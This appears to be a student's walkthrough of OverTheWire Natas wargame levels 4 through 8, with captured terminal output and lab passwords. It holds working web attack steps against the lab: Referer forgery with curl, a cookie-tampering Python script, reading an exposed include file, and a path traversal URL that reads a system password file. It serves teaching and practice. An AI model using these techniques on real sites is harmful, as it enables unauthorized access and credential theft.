
The password for the natas4 level is :
Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ

Natas Level 4



Access disallowed. You are visiting from "http://www.thefengs.com/wuchang/courses/cs410/natas.html" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

```
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/c
ss/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css
" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"
/>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><scrip
t src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "Z9tkRkWmpt9Qr7XrR5jWRkgO
U901swEZ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access disallowed. You are visiting from "" while authorized users should come o
nly from "http://natas5.natas.labs.overthewire.org/"
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
(myenv) Harinis-MacBook-Pro:natas harinirahul$
```




```
or/>
div id="viewsource"><a href="index.php">Refresh page</a></div>
/div>
/body>
/html>
myenv) Harinis-MacBook-Pro:natas harinirahul$ curl http://natas4.natas.labs.overthewire.org
-u natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ -e "http://natas5.natas.labs.overthewire.org/"
ntml>
nead>
!-- This stuff in the header has nothing to do with the level -->
link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css
>
link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http:
/natas.labs.overthewire.org/js/wechall.js"></script>
script>var wechallinfo = { "level": "natas4", "pass": "Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ" };
/script></head>
oody>
n1>natas4</h1>
div id="content">

ccess granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
or/>
div id="viewsource"><a href="index.php">Refresh page</a></div>
```

The Password for Natas Level 5 is **iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq**

Natas Level 5

Script used to find the password for level 6 :

```
import requests
url = 'http://natas5.natas.labs.overthewire.org'
mycookies = {'loggedin':'1'}
r = requests.get(url,auth=('natas5','iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq'),cookies=mycookies)
print(r.text)
```




Access disallowed. You are not logged in

```
(myenv) Harinis-MacBook-Pro:natas harinirahul$ vi natas6.py
(myenv) Harinis-MacBook-Pro:natas harinirahul$ python natas6.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css
">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http:
//natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas5", "pass": "iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq" };
</script></head>
<body>
<h1>natas5</h1>
<div id="content">
Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1</div>
</body>
</html>

(myenv) Harinis-MacBook-Pro:natas harinirahul$
```


The password for the natas level 6 is : **aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1**

Natas Level 6 :

This level is similar to the Level 2 where we can a file secret.inc is included in the script. The secret.inc has the secret code that when entered and submitted, leads to the password for the level 7
Here are some of the screenshots that describe the process




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.c
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.c
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><s
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</scri
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
```



natas6.natas.labs.overthewire.org/includes/secret.inc


```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```



natas6.natas.labs.overthewire.org

NATAS6

Input secret: FOEIUWGHFEEUHOFUO



Access granted. The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Input secret:


The password for the level 7 is **7z3hEENjQtflzgnT29q7wAvMNfZdh0i9**

Natas Level 7 :

This is an example of the “file include” vulnerability. The file or page containing the password could be accessed by appending ../../../../etc/web_pass/natas8(mentioned in the HTML of the page)


The URL of the page would be
http://natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8

The screenshots of the same are here :



view-source:natas7.natas.labs.overthewire.org

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-u
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><
<script>var wechallinfo = { "level": "natas7", "pass": "7z3hEENjQtflzgnT29q
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```



natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8

Home About


DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

The password for the level 8 is **DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe**

Natas Level 8:


This level is similar to level 6 where a secret password was hidden in the script. In this level the password is hidden in the script
The secret code is encoded with a sequence of actions starting with converting the string to hexadecimal using bintohex function and then encoding the reversed hexadecimal string to base_64 in the function encodeSecret.

The secret code stored in a variable $encodedSecret that is compared with secret code output of the function encodeSecret.
Here are the screenshots depicting the process



```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

I have used the online tool http://www.writephponline.com to execute the php script to obtain the secretcode. I have used the pack function to convert hexadecimal to binary and base64_encode to encode in base_64.




```
<?php

echo base64_decode(strrev(pack("H*" , "3d3d516343746d4d6d6c315669563362")))
?>
```

